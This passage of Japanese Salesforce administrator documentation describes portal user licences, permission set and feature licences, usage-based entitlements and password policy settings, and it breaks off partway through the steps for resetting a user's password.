- 取引先責任者を参照する。
- 権限に応じて、カスタムオブジェクトを表示してレポートを実行する。
- 「ポータルスーパーユーザ」および「外部ユーザの代理管理者」権限が与えられる。
- Salesforce CRM Content 機能ライセンスまたは適切な権限を持つ場合に Salesforce CRM Content にアクセスする。

Overage Customer Portal Manager カスタムライセンスは、ユーザに無制限のログインが許可されないことを除き、カスタマーポータルマネージャカスタムライセンスと同じです。組織で有効化できるカスタマーポータルライセンス数についての詳細は、Salesforce までお問い合わせください。

メモ: 注文が有効になると、注文に対するすべてのオブジェクト権限、および商品と価格表への参照アクセス権が標準プロファイルに自動的に含まれます。外部ユーザが標準プロファイルに割り当てられており、これらのオブジェクト権限が外部ユーザに不適切な場合は、そのオブジェクト権限を含まないカスタムプロファイルを作成することを検討してください。

この表では、カスタマーポータル (エンタープライズ管理ユーザ) に許可できる権限を示します。

	作成	参照	更新	削除
取引先	✓	✓	✓	
納入商品	✓	✓	✓	
ケース	✓	✓	✓	
取引先責任者	✓	✓	✓	
契約	✓	✓	✓	✓
カスタムオブジェクト	✓	✓	✓	✓
ドキュメント		✓		

	作成	参照	更新	削除
アイデア	✓	✓	✓	
ナレッジ		✓		
注文	✓	✓	✓	✓
価格表		✓		
商品		✓		
レポートおよびダッシュボード[1]	✓	✓	✓	✓
解決方法		✓		
質問と回答	✓	✓		

メモ:

- [1]コミュニティでレポートを作成および編集するには、ユーザに「レポートの作成とカスタマイズ」、「レポートビルダー」、および「私のレポートを編集」権限も必要です。これらの権限があれば、ユーザがコミュニティでレポートを作成および編集できますが、ポータルではできません。デフォルトで、レポートおよびダッシュボードは参照のみです。詳細は、「外部ユーザのレポート管理の設定 — レポートの作成と編集」を参照してください。

関連トピック:

ユーザライセンス

パートナーポータルユーザライセンス

パートナーポータルユーザには、Gold Partnerユーザライセンスがあります。これらのライセンスでは、パートナーポータルを使って、Salesforce のみにアクセスできます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモ:

- Summer '13 以降、パートナーポータルを現在使用していない組織は、このライセンスを使用できません。パートナーポータルがない場合にパートナーと簡単に情報を共有するには、「コミュニティユーザライセンス」 (ページ 549)を参照してください。
- 注文が有効になると、注文に対するすべてのオブジェクト権限、および商品と価格表への参照アクセス権が標準プロファイルに自動的に含まれます。外部ユーザが標準プロファイルに割り当てられており、これらのオブジェクト権限が外部ユーザに不適切な場合は、そのオブジェクト権限を含まないカスタムプロファイルを作成することを検討してください。

この表では、パートナーポータルユーザに付与できる権限を示します。

	作成	参照	更新	削除
取引先	✅	✅	✅	
承認		✅		
納入商品	✅	✅	✅	
キャンペーン[1]	✅	✅	✅	
ケース	✅	✅	✅	
取引先責任者	✅	✅	✅	
契約	✅	✅	✅	✅
カスタムオブジェクト	✅	✅	✅	✅
ドキュメント		✅		
アイデア	✅	✅	✅	
ナレッジ		✅		
リード	✅	✅	✅	
商談	✅	✅	✅	
注文	✅	✅	✅	✅
価格表		✅		
商品		✅		
レポートおよびダッシュボード[2]	✅	✅	✅	✅
解決方法		✅		
質問と回答	✅	✅		

メモ:

- [1]パートナーポータルユーザは、コミュニティでキャンペーンを作成および編集できますが、従来のポータルではできません。パートナーコミュニティライセンスの場合、ユーザインターフェースでキャンペーンを参照、作成、編集するには、パートナーユーザにも「マーケティングユーザ」権限が必要です。この権限を持つパートナーユーザは、キャンペーンメンバーとしての取引先責任者またはリードの検索と追加、キャンペーンのレポートへのアクセス、キャンペーンの取引先責任者およびリードへの一括メール送信と一括割り当てを行うことができます。
- [2]コミュニティでレポートを作成および編集するには、ユーザに「レポートの作成とカスタマイズ」、「レポートビルダー」、および「私のレポートを編集」権限も必要です。これらの権限があれば、ユーザがコミュニティでレポートを作成および編集できますが、ポータルではできません。デフォル

トで、レポートおよびダッシュボードは参照のみです。詳細は、「外部ユーザのレポート管理の設定 — レポートの作成と編集」を参照してください。

関連トピック:

ユーザライセンス

権限セットライセンス

権限セットは、さまざまなツールや機能を使用するための特定の設定や権限をユーザに割り当てる便利な方法です。権限セットライセンスは、ユーザライセンスに含まれていない機能へのアクセス権をユーザに部分的に付与します。ユーザには、権限セットライセンスをいくつでも割り当てることができます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用できる各権限セットライセンスは、権限セットおよび関連機能のエディション要件によって異なります。

権限セットライセンスとは?

権限セットライセンスは、ユーザライセンスに含まれていない機能へのアクセス権をユーザに部分的に付与します。ユーザには、権限セットライセンスをいくつでも割り当てることができます。

利用可能な権限セットライセンス

購入可能な各権限セットライセンスについて、どの権限をユーザに割り当てられるかを確認します。

Salesforce 組織の権限セットライセンスの参照

組織が購入した権限セットライセンスを参照して、ユーザに割り当てることができるものを確認します。

ユーザへの権限セットライセンスの割り当て

ユーザに権限を割り当てる前に権限セットライセンスを割り当てる必要がある場合があります。

ユーザの権限セットライセンスの削除

最初に、ライセンスを必要とする割り当て済みの関連権限セットを削除し、続いて、割り当て済みの権限セットライセンスを削除します。

関連トピック:

Salesforce での会社の設定

権限セットライセンスとは?

権限セットライセンスは、ユーザライセンスに含まれていない機能へのアクセス権をユーザに部分的に付与します。ユーザには、権限セットライセンスをいくつでも割り当てることができます。

ヒント: 権限セットと権限セットライセンスは目的が異なります。次の説明を読むことで、将来起こり得る問題を回避できます。

- 権限セットライセンスは、ユーザライセンスの機能を拡張します。権限セットライセンスにより、ユーザライセンスでサポートされる数よりも多くの権限をユーザに割り当てることができます。
- 権限セットには、ユーザに権限を付与する設定が含まれます。権限セットは、ユーザのプロファイルを変更せずにユーザの機能アクセス権を拡張します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用できる各権限セットライセンスは、権限セットおよび関連機能のエディション要件によって異なります。

特定の権限セットライセンス用に権限セットを作成できます。権限セット内で、選択した権限セットライセンスの権限を有効にしてください。このようにすると、その権限セットに割り当てられたユーザには、選択した権限セットに含まれる機能が許可されます。

単一のユーザまたは権限セットライセンスに固有ではない権限セットも作成できます。最初に、必要な権限セットライセンスにユーザを割り当てます。次に、作成した権限セットにその権限セットライセンスを割り当て、必要な権限を有効にします。

メモ: 権限セットに必要となるライセンスがユーザにあるかどうかは、Salesforce によって検証されます。たとえば、ある権限セットにユーザを割り当てるとします。この場合、ユーザに必要なユーザ権限がないと、割り当てエラーが発生します。

権限セットと権限セットライセンスのさまざまな組み合わせがユーザに与える影響の例について、次の表を確認してください。

使用事例	操作内容	結果
Identity Connect など、単一の権限セットライセンスによって裏付けられる権限を権限セットに関連付ける。	1. 権限セットを作成します。ライセンスドロップダウンメニューから、**[Identity Connect]** を選択します。 2. 権限セット設定ページには、Identity Connect 権限セットライセンスで使用できる設定のみが表示されます。**[Identity Connect を使用]** を有効にします。	その権限セットに割り当てられたユーザには、Identity Connect 権限が付与されます。
複数の権限セットライセンスによって裏付けられる権限を権限セットと関連付ける。たとえば、作成する単一の権限セットに、次の権限	1. Identity Connect、Voice Inbound User、Voice Outbound User の各権限セットライセンスを、それを必要とするユーザに割り当てます。	その権限セットに割り当てられたユーザには、Identity Connect、Voice Inbound Calls、Voice Outbound Calls の権限が付与されます。

使用事例	操作内容	結果
セットライセンスを関連付けることができる。 • Identity Connect • Voice Inbound User • Voice Outbound User	2. 権限セットを作成します。ライセンスドロップダウンメニューから、[--なし--] を選択します。 3. 権限セットで次の権限を有効にします。 • **Identity Connect を使用** • 音声インバウンドコールにアクセス • 音声アウトバウンドコールにアクセス	
権限セットライセンスによって裏付けられる権限を関連付けて、その他のユーザ権限も組み込む。たとえば、Identity Connect 権限セットライセンスによって裏付けられる権限を含めて権限セットを作成し、Lightning Experience ユーザ権限も組み込むことができる。	1. Identity Connect 権限セットライセンスを、それを必要としているユーザに割り当てます。 2. 権限セットを作成します。ライセンスドロップダウンメニューから、[--なし--] を選択します。 3. 権限セットで次の権限を有効にします。 • **Identity Connect を使用** • **Lightning Experience ユーザ**	その権限セットに割り当てられたユーザには、Identity Connect および Lightning Experience ユーザの権限が付与されます。

関連トピック:

- 利用可能な権限セットライセンス
- 権限セットライセンス
- ユーザライセンス
- 権限セットの作成
- 権限セットでのアプリケーションおよびシステムの設定

利用可能な権限セットライセンス

購入可能な各権限セットライセンスについて、どの権限をユーザに割り当てられるかを確認します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用できる各権限セットライセンスは、権限セットおよび関連機能のエディション要件によって異なります。

権限セットライセンス	含まれるユーザ権限	含まれるオブジェクト権限
CRM ユーザ*		
従業員アプリケーションおよびコミュニティ	この権限セットライセンスに含まれるユーザ権限は、従業員アプリケーションおよびコミュニティライセンスで提供される権限と同じです (ページ 549)。	この権限セットライセンスに含まれるオブジェクト権限は、従業員アプリケーションおよびコミュニティライセンスで提供される権限と同じです (ページ 549)。
Field Service Read Only		以下に対する「参照」 • サービス予約 • サービス人員 • サービステリトリー • 業務時間 • 作業種別
Field Service Standard		以下に対する「参照」、「編集」、「作成」、および「削除」 • サービス予約 • サービス人員 • サービステリトリー • 業務時間 • 作業種別
Field Service Dispatcher		以下に対する「参照」、「編集」、「作成」、および「削除」 • サービス予約 • サービス人員 • サービステリトリー • 業務時間 • 作業種別

権限セットライセンス	含まれるユーザ権限	含まれるオブジェクト権限
		Field Service Lightning の管理パッケージがインストールされている場合、この権限セットライセンスがあるユーザはディスパッチャコンソールにアクセスできます。
Field Service Scheduling		以下に対する「参照」、「編集」、「作成」、および「削除」 • サービス予約 • サービス人員 • サービステリトリー • 業務時間 • 作業種別 Field Service Lightning の管理パッケージがインストールされている場合、この権限セットライセンスがあるユーザはスケジュールの最適化に含まれます。
社内の外部データソースの Files Connect	「Files Connect (社内)」	
Identity Connect	「Identity Connect を使用」	
Orders Platform	• 「契約の有効化」 • 「有効契約の削除」 • 「注文の有効化」 • 「有効化された注文の編集」 • 「削減注文の作成」	以下に対する「作成」、「参照」、および「削除」 • 契約 • 価格表 • 商品 • 注文
セールスコンソールユーザ	「セールスコンソール」	
営業ユーザ*		
サービスユーザ*		

*権限セットの割り当ては不要です。

関連トピック:

- ユーザへの権限セットライセンスの割り当て
- ユーザ権限
- 1 人のユーザへの権限セットの割り当て
- 権限セットライセンス

Salesforce 組織の権限セットライセンスの参照

組織が購入した権限セットライセンスを参照して、ユーザに割り当てることができるものを確認します。



段階的な手順: 権限セットライセンスと割り当てを表示する

1. [設定] から、[クイック検索] ボックスに「*組織情報*」と入力し、[組織情報] を選択します。
2. [権限セットライセンス] 関連リストを参照します。

権限セットライセンスの購入については、Salesforce までお問い合わせください。

関連トピック:

- 権限セットライセンス
- 利用可能な権限セットライセンス
- ユーザへの権限セットライセンスの割り当て

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

権限セットライセンスを参照する

- 「設定・定義を参照する」

ユーザへの権限セットライセンスの割り当て

ユーザに権限を割り当てる前に権限セットライセンスを割り当てる必要がある場合があります。

ヒント: 始める前に、権限セットライセンスが権限セットにすでに関連付けられていることを確認してください。関連付けられている場合は、ユーザを単にその権限セットに割り当てるだけで済み時間が節約できます。関連付けられていない場合は、権限セットライセンスをユーザに割り当て、権限セットライセンスの機能へのアクセス権を付与する必要がある場合があります。

1. [設定] から、[クイック検索] ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. 権限セットライセンスを割り当てるユーザの名前をクリックします。
3. [権限セットライセンスの割り当て]関連リストで、[割り当ての編集]をクリックします。
4. 割り当てる権限セットライセンスを選択します。

権限セットに関連する権限を追加してから、その権限セットをユーザに割り当てます。

メモ: 「CRM ユーザ」、「営業ユーザ」、または「サービスユーザ」権限セットライセンスを割り当てた場合、その後の権限セットの割り当ては必要ありません。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

権限セットライセンスを割り当てる
- 「ユーザの管理」

関連トピック:

- 権限セットライセンス
- ユーザの権限セットライセンスの削除
- 権限セット
- 1 人のユーザへの権限セットの割り当て

ユーザの権限セットライセンスの削除

最初に、ライセンスを必要とする割り当て済みの関連権限セットを削除し、続いて、割り当て済みの権限セットライセンスを削除します。

1. 削除する権限セットライセンスを必要とする権限を特定します。
2. その権限が権限セットを介してユーザに割り当てられていないことを確認します。これは、次のいずれかの方法で実行できます。
   - ユーザに割り当て済みの権限セットから権限を削除する
   - ユーザの割り当て済みの権限セットから権限セットを削除する
3. [設定] から、[クイック検索] ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
4. 権限セットライセンスを削除するユーザの名前をクリックします。
5. [権限セットライセンスの割り当て] 関連リストで、削除する権限セットライセンスの横にある [削除] をクリックして [OK] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

権限セットライセンスを削除する
- 「ユーザの管理」

関連トピック:

権限セットライセンス

Salesforce 組織の権限セットライセンスの参照

ユーザへの権限セットライセンスの割り当て

機能ライセンスの概要

機能ライセンスでは、Marketing や Work.com など、ユーザライセンスに含まれていない追加機能へのアクセス権がユーザに付与されます。ユーザには、機能ライセンスをいくつでも割り当てることができます。

- 組織で有効になっている機能ライセンスを表示する
- ユーザが機能を使用できるようにする
- Salesforce で現在使用できるすべての機能ライセンスを表示する

組織で有効になっている機能に応じて、複数の種類の機能ライセンスをユーザに割り当てることができます。

エディション

使用可能なエディション: Salesforce Classic

エディション要件は、機能ライセンスによって異なります。

組織の機能ライセンスの参照

組織が購入した機能ライセンスを参照して、ユーザに割り当てることができるものを確認します。

ユーザに対する機能ライセンスの有効化

ユーザの作成または編集時に、組織でユーザの機能を有効にすることができます。

使用可能な機能ライセンス
ユーザに追加の機能ライセンスを 1 つ以上割り当てれば、ユーザがそのユーザライセンスには含まれていない機能にアクセスできます。

関連トピック:

ユーザの表示および管理

Salesforce での会社の設定

組織の機能ライセンスの参照

組織が購入した機能ライセンスを参照して、ユーザに割り当てることができるものを確認します。

1. [設定] から、[クイック検索] ボックスに「*組織情報*」と入力し、[組織情報] を選択します。
2. [機能ライセンス] 関連リストを参照してください。

機能ライセンスの購入については、Salesforce までお問い合わせください。

関連トピック:

機能ライセンスの概要

使用可能な機能ライセンス

ユーザに対する機能ライセンスの有効化

ユーザの表示および管理

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

機能ライセンスを参照する

- 「設定・定義を参照する」

ユーザに対する機能ライセンスの有効化

ユーザの作成または編集時に、組織でユーザの機能を有効にすることができます。

1. [設定] から、[クイック検索] ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
2. ユーザリストビューで、ユーザの名前をクリックします。
3. [ユーザの詳細] ページで、有効にするユーザの機能ライセンスの横にあるチェックボックスをオンにします。

   1 人のユーザに対して複数の機能ライセンスを有効にできます。
4. [保存]をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

機能ライセンスを有効にする
- 「内部ユーザの管理」

関連トピック:

- ユーザの編集
- 1 人のユーザの追加
- 機能ライセンスの概要
- 使用可能な機能ライセンス
- 組織の機能ライセンスの参照

使用可能な機能ライセンス

ユーザに追加の機能ライセンスを 1 つ以上割り当てれば、ユーザがそのユーザライセンスには含まれていない機能にアクセスできます。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

機能ライセンス	ユーザが実行できる操作
`Chatter Answers` ユーザ	Chatter アンサーにアクセスする。この機能ライセンスは、Chatter アンサーにセルフ登録した大規模ポータルユーザに自動的に割り当てられます。
`Force.com Flow` ユーザ	フローを実行する。
ナレッジユーザ	Salesforce ナレッジにアクセスする。
`Live Agent` ユーザ	Live Agent にアクセスする。
マーケティングユーザ	キャンペーンの作成、編集、および削除、高度なキャンペーンの設定、およびデータインポートウィザードによるキャンペーンメンバーの追加とその状況の更新を行う。
モバイルユーザ	Salesforce Classic Mobile にアクセスする。
オフラインユーザ	Connect Offline にアクセスする。

機能ライセンス	ユーザが実行できる操作
Salesforce CRM Content ユーザ	Salesforce CRM Content にアクセスする。
Service Cloud ユーザ	Salesforce Console for Service にアクセスする。 メモ: Salesforce Console for Sales にアクセスするには、「セールスコンソールユーザ」権限セットライセンスが必要です。
Site.com Contributor ユーザ	Site.com Studio でサイトコンテンツを編集する。
Site.com Publisher ユーザ	Site.com Studio で Web サイトを作成してスタイルを設定し、ページやページ要素のレイアウトと機能を制御し、コンテンツを追加して編集する。
Work.com ユーザ	Work.com のオブジェクトおよび権限にアクセスする。

関連トピック:

- 組織の機能ライセンスの参照
- ユーザに対する機能ライセンスの有効化
- ユーザの表示および管理
- 機能ライセンスの概要

使用量ベースのエンタイトルメント

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

使用量ベースのエンタイトルメントは、パートナーコミュニティへの月ごとに許可されるログイン数や Data.com リストユーザのレコード制限など、組織が定期的に使用できる制限付きリソースです。

一部のエンタイトルメントは永続的です。これらのエンタイトルメントにより、Salesforce 組織にはリソースの数的設定が与えられ、契約が変更されない限り使用できる量は変わりません。たとえば、貴社がパートナーコミュニティにアクセスするメンバーの毎月の登録人数を 50 名分購入する場合、コミュニティに何度でもログインできる権限を最大 50 名の個人ユーザに割り当てられます。

他のエンタイトルメントは永続的ではなく、クレジットのように使用されます。組織は、リソースの頻度で示される期間で、そのエンタイトルメントについて許可される量まで使用できます。エンタイトルメントの頻度が [1 回] の場合、組織は追加のリソースを購入して許容量を補充する必要があります。エンタイトルメントの頻度が[毎月]の場合、月の開始と終了は、カレンダー月ではなく契約により決定されます。

次に例を示します。

- 会社 A は、パートナーコミュニティ用に毎月 50 回のログインを購入し、1 月 15 日に 50 回分のログインが組織にプールされます。ユーザがログインするたびに、1回分のログインが消費されます。2月 15 日には、前月何回分が使用されたかに関係なく、プール数が更新され、50 回分のログインが 3 月 14 日まで使用可能になります。

- 会社Bは、5月15日の終了日でData.comリストユーザの2,000レコードを購入します。この組織のリストユーザは、終了日まで最大で2,000レコードを追加またはエクスポートできます。5月15日の前に組織がこの制限に達した場合、Data.comリストユーザはレコードをそれ以上追加またはエクスポートできなくなります。会社Bは、そのリソースの追加の許容量を購入して、ユーザのブロックを解除できます。

メモ: 同じ［リソース］を使用する複数の契約が組織に存在しており、［リソース ID］が (tenant) の場合、そのエンタイトルメントに対して1行しか表示されませんが、その行のデータには複数の契約が反映されます。この場合、［開始日］には複数の契約の中で最も早い開始日が反映され、［終了日］には複数の契約の中で最も遅い終了日が反映されます。

機能ライセンスと同様に、使用量ベースのエンタイトルメントによってSalesforceで実行できる内容は制限されません。使用量ベースのエンタイトルメントは、実用性に対して付加される要素です。使用量が許容量を超えると、契約への追加事項について話し合うためにSalesforceから連絡があります。

Salesforce 組織の使用量ベースのエンタイトルメントの表示
組織に割り当てられているリソースを調べるために、会社の使用量ベースのエンタイトルメントを見てみましょう。

使用量ベースのエンタイトルメント項目
[使用量ベースのエンタイトルメント]関連リストには、次の情報が表示されます。 これらの項目は編集することはできず、Salesforce組織にリソースが割り当てられている場合にのみ表示されます。

関連トピック:

Salesforce での会社の設定
ユーザの表示および管理

Salesforce 組織の使用量ベースのエンタイトルメントの表示

組織に割り当てられているリソースを調べるために、会社の使用量ベースのエンタイトルメントを見てみましょう。

1. [設定]から、［クイック検索］ボックスに「*組織情報*」と入力し、[組織情報]を選択します。
2. [組織情報]ページの下部にある[使用量ベースのエンタイトルメント]関連リストを表示します。

関連トピック:

使用量ベースのエンタイトルメント
使用量ベースのエンタイトルメント項目

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

使用量ベースのエンタイトルメントを表示する
- 「設定・定義を参照する」

使用量ベースのエンタイトルメント項目

[使用量ベースのエンタイトルメント] 関連リストには、次の情報が表示されます。 これらの項目は編集することはできず、Salesforce 組織にリソースが割り当てられている場合にのみ表示されます。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

列の名前	説明
リソース	会社で使用できるリソース。
リソース ID	この品目の固有識別子。
開始日	契約の開始日。 メモ: 該当のリソースに影響する契約が複数ある場合、この項目には契約の中で最も早い開始日が反映されます。
終了日	契約の終了日。 メモ: 該当のリソースに影響する契約が複数ある場合、この項目には契約の中で最も遅い終了日が反映されます。
頻度	[毎月] の場合、[許容量] は毎月初めにリセットされます。 [1 回] の場合、[許容量] は [終了日] まで使用できます。
許容量	組織で使用できるリソース量。[頻度] が [毎月] の場合、月は [開始日] に開始します。
使用量	組織で使用中のこのリソースの量。
最終更新	このリソースの組織の使用量のスナップショットを Salesforce で最後に作成した日時。

組織に割り当てられているリソースについての詳細は、Salesforce にお問い合わせください。

関連トピック:

- 使用量ベースのエンタイトルメント
- Salesforce 組織の使用量ベースのエンタイトルメントの表示

パスワード

Salesforce では、組織の各ユーザに一意のユーザ名とパスワードを提供します。ユーザは、ログインするたびにこのユーザ名とパスワードを入力する必要があります。システム管理者は、いくつかの設定を使用して、ユーザのパスワードが強固で安全なものとなるように設定できます。

- パスワードポリシー — すべてのユーザのパスワードが期限切れになるまでの時間や、パスワードに要求される複雑さのレベルなど、パスワードとログインのさまざまなポリシーを設定します。「パスワードポリシーの設定」(ページ 990)を参照してください。
- ユーザパスワードの期限切れ — 「パスワード無期限」権限のあるユーザを除いて、組織内のすべてのユーザのパスワードを期限切れにします。「すべてのユーザのパスワードのリセット」(ページ 994)を参照してください。
- ユーザパスワードリセット — 指定したユーザのパスワードをリセットします。「ユーザのパスワードのリセット」(ページ 584)を参照してください。
- ログイン試行とロックアウト期間—ログインに失敗した回数が多すぎてユーザが Salesforce からロックアウトされた場合、それらのユーザをロック解除できます。「ユーザの編集」(ページ 521)を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

パスワードポリシーを使用可能なエディション: すべてのエディション

ユーザ権限

パスワードポリシーを設定する
- 「パスワードポリシーの管理」

ユーザパスワードをリセットしてユーザをロック解除する
- 「ユーザパスワードのリセットおよびユーザのロック解除」

パスワード要件

パスワードにはユーザ名を使用できません。また、パスワードをユーザの名や姓と同じにすることはできません。簡単すぎるパスワードも使用できません。たとえば、ユーザはパスワードを `password` に変更することはできません。

新規組織には、すべてのエディションで次のデフォルトのパスワード要件が課されます。これらのパスワードポリシーは、Personal Edition を除くすべてのエディションで変更できます。

- パスワードには、1 つの英字と 1 つの数字が含まれる 8 文字以上の文字を使用する必要があります。
- セキュリティの質問に対する回答にユーザのパスワードを含めることはできません。
- ユーザがパスワードを変更する場合、最後の 3 回分のパスワードは再利用できません。

パスワードポリシーの設定

パスワード保護を実装して Salesforce 組織のセキュリティを強化します。パスワード履歴、パスワード長、パスワード文字列の制限やその他の値を設定できます。また、ユーザがパスワードを忘れた場合の操作も指定できます。

ユーザのパスワードのリセット

システム管理者は、保護を強化する場合や、ロックアウトされたユーザのロックを解除する場合にユーザのパスワードをリセットできます。

すべてのユーザのパスワードのリセット

システム管理者は、組織のセキュリティを強化するために、すべてのユーザのパスワードをいつでもリセットができます。パスワードのリセット後、すべてのユーザは次回ログインするときにパスワードをリセットするように求められます。

関連トピック:

- パスワードの変更

パスワードポリシーの設定

パスワード保護を実装して Salesforce 組織のセキュリティを強化します。パスワード履歴、パスワード長、パスワード文字列の制限やその他の値を設定できます。また、ユーザがパスワードを忘れた場合の操作も指定できます。

組織のセキュリティを確保するために、さまざまなパスワードおよびログインのポリシーを設定できます。

メモ: ユーザパスワードは 16,000 バイトを超えてはいけません。

ログイン数は 1 ユーザにつき 1 時間あたり 3,600 に制限されます。この制限は、Summer '08 後に作成された組織に適用されます。

1. [設定] から、［クイック検索］ボックスに「*パスワードポリシー*」と入力し、[パスワードポリシー] を選択します。
2. パスワード設定をカスタマイズします。

項目	説明
パスワードの有効期間	ユーザパスワードが失効し、変更する必要が生じるまでの期間。デフォルトは 90 日です。この設定は、セルフサービスポータルでは使用できません。この設定は、「パスワード無期限」権限を持つユーザには適用されません。 ［パスワードの有効期間］設定を変更した場合に、ユーザの新しい有効期限が古い有効期限よりも前になるとき、または［無期限］を選択して有効期限が排除されるときは、変更がそのユーザのパスワード期限に影響します。
過去のパスワードの利用制限回数	ユーザの過去のパスワードを保存して、新しく設定されるパスワードが固有のパスワードになるようにしま

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Developer** Edition、および **Database.com** Edition

ユーザ権限

パスワードポリシーを設定する
- 「パスワードポリシーの管理」

項目	説明
	す。パスワード履歴は、この値を設定しない限り保存されません。デフォルトは［3 回前のパスワードまで使用不可］です。［パスワードの有効期間］項目に［無期限］を選択した場合を除き、［制限なし］を選択できません。この設定は、セルフサービスポータルでは使用できません。
最小パスワード長	パスワードに必要な最小限の文字数。この値を設定しても、既存のユーザのパスワードには影響しません。次回のパスワードの変更時に適用されます。デフォルトは［8 文字以上］です。
パスワード文字列の制限	ユーザのパスワードとして使用できる文字の種別の要件。 複雑性レベル: • 制限なし — 任意のパスワード値を許可します。最も安全性の低いオプションです。 • 英・数字両方含める — 少なくとも 1 つの英字と 1 つの数字を使用する必要があります (デフォルト)。 • 英字、数字、および特殊文字を組み合わせて使用する必要があります — 少なくとも 1 つの英字、1 つの数字、および ! # $ % - _ = + < > のうちの 1 文字を含む必要があります。 • 数字、大文字および小文字をすべて含める — 少なくとも 1 つの数字、1 つの英大文字、および 1 つの英小文字を使用する必要があります。 • 数字、大文字、小文字、および特殊文字をすべて含める — 少なくとも 1 つの数字、1 つの英大文字、1 つの英小文字、および ! # $ % - _ = + < > のうちの 1 文字を含む必要があります。
パスワード質問の制限	値は、パスワードヒントの質問に対する回答にパスワードそのものを含めることはできないことを意味する［パスワードを含めないこと］、またはデフォルトの［なし］です。回答に制限はありません。パスワードヒントの質問に対するユーザの回答は必須です。この設定は、セルフサービスポータル、カスタマーポータル、またはパートナーポータルでは使用できません。
ログイン失敗によりロックするまでの回数	ログイン失敗が許される回数。この回数を超えると、そのユーザはロックアウトされ、ログインでき

項目	説明
	なくなります。この設定は、セルフサービスポータルでは使用できません。
ロックアウトの有効期間	ロックアウトが解除されるまでの所要時間。デフォルトは15分です。この設定は、セルフサービスポータルでは使用できません。 メモ: ユーザがロックアウトされた場合、そのユーザはロックアウト期間の期限が切れるまで待機する必要があります。「ユーザパスワードのリセットおよびユーザのロック解除」権限を持つユーザについては、[設定] から次の手順を実行してロックを解除できます。 a. ［クイック検索］ボックスに「ユーザ」と入力します。 b. [ユーザ] を選択します。 c. ユーザを選択します。 d. [ロック解除] をクリックします。 このボタンは、ユーザがロックアウトされている場合にのみ表示されます。
パスワードのリセットの秘密の回答を非表示にする	この機能により、セキュリティの質問に対する回答を、入力と同時に非表示にします。デフォルトでは、回答がプレーンテキストで表示されます。 メモ: 入力モードがひらがなに設定されたMicrosoft Input Method Editor (IME) を組織で使用している場合、通常のテキスト項目でASCII文字を入力すると、日本語文字に変換されます。ただし、IMEは伏せ字のテキストを含む項目では適切に動作しません。この機能を有効にした後で組織のユーザがパスワードまたはその他の値を正しく入力できない場合は、機能を無効にしてください。
パスワードの有効期限は 1 日以上にする必要があります	このオプションを選択すると、パスワードを24時間以内に複数回変更できなくなります。

3. パスワードを忘れた場合とアカウントがロックされた場合の支援情報をカスタマイズします。

   メモ: この設定は、セルフサービスポータル、カスタマーポータル、またはパートナーポータルでは使用できません。

項目	説明
メッセージ	設定すると、「パスワードをリセットできません」メールにこのメッセージが表示されます。パスワードのリセット試行回数が上限を超えてロックアウトされると、ユーザにこのメールが送信されます。このテキストは、ユーザがパスワードをリセットするときに [セキュリティの質問への回答] ページの下部にも表示されます。 社内のヘルプデスクやシステム管理者の名前を追加することで、テキストを組織に合わせて調整できます。メールの場合、このメッセージは、システム管理者がパスワードをリセットする必要があるアカウントにのみ表示されます。時間制限によるロックアウトの場合は、別のシステムメールメッセージが表示されます。
ヘルプリンク	設定すると、このリンクは、［メッセージ］項目に定義されているテキストと共に表示されます。「パスワードをリセットできません」メールに、［ヘルプリンク］項目に入力されたとおりの URL が表示されるため、ユーザにもリンク先がどこかがわかります。ユーザは Salesforce 組織内ではないため、この URL 表示形式はセキュリティ上の機能です。 [セキュリティの質問への回答] ページで、［ヘルプリンク］URL が［メッセージ］項目のテキストと組み合わされて、クリック可能なリンクとなります。パスワードを変更するときにはユーザが Salesforce 組織内にいるので、セキュリティ上の問題はありません。 有効なプロトコル: • http • https • mailto

4. 「API限定ユーザ」権限を持つユーザに対して代替ホームページを指定します。パスワードのリセットなどのユーザ管理タスクを完了すると、API 限定ユーザはログインページではなく、ここで指定した URL にリダイレクトされます。

5. [保存] をクリックします。

関連トピック:

プロファイルでのパスワードポリシーの表示と編集

パスワード

ユーザのパスワードのリセット

システム管理者は、保護を強化する場合や、ロックアウトされたユーザのロックを解除する場合にユーザのパスワードをリセットできます。

ユーザのパスワードをリセットする手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「ユーザ」と入力し、[ユーザ] を選択します。
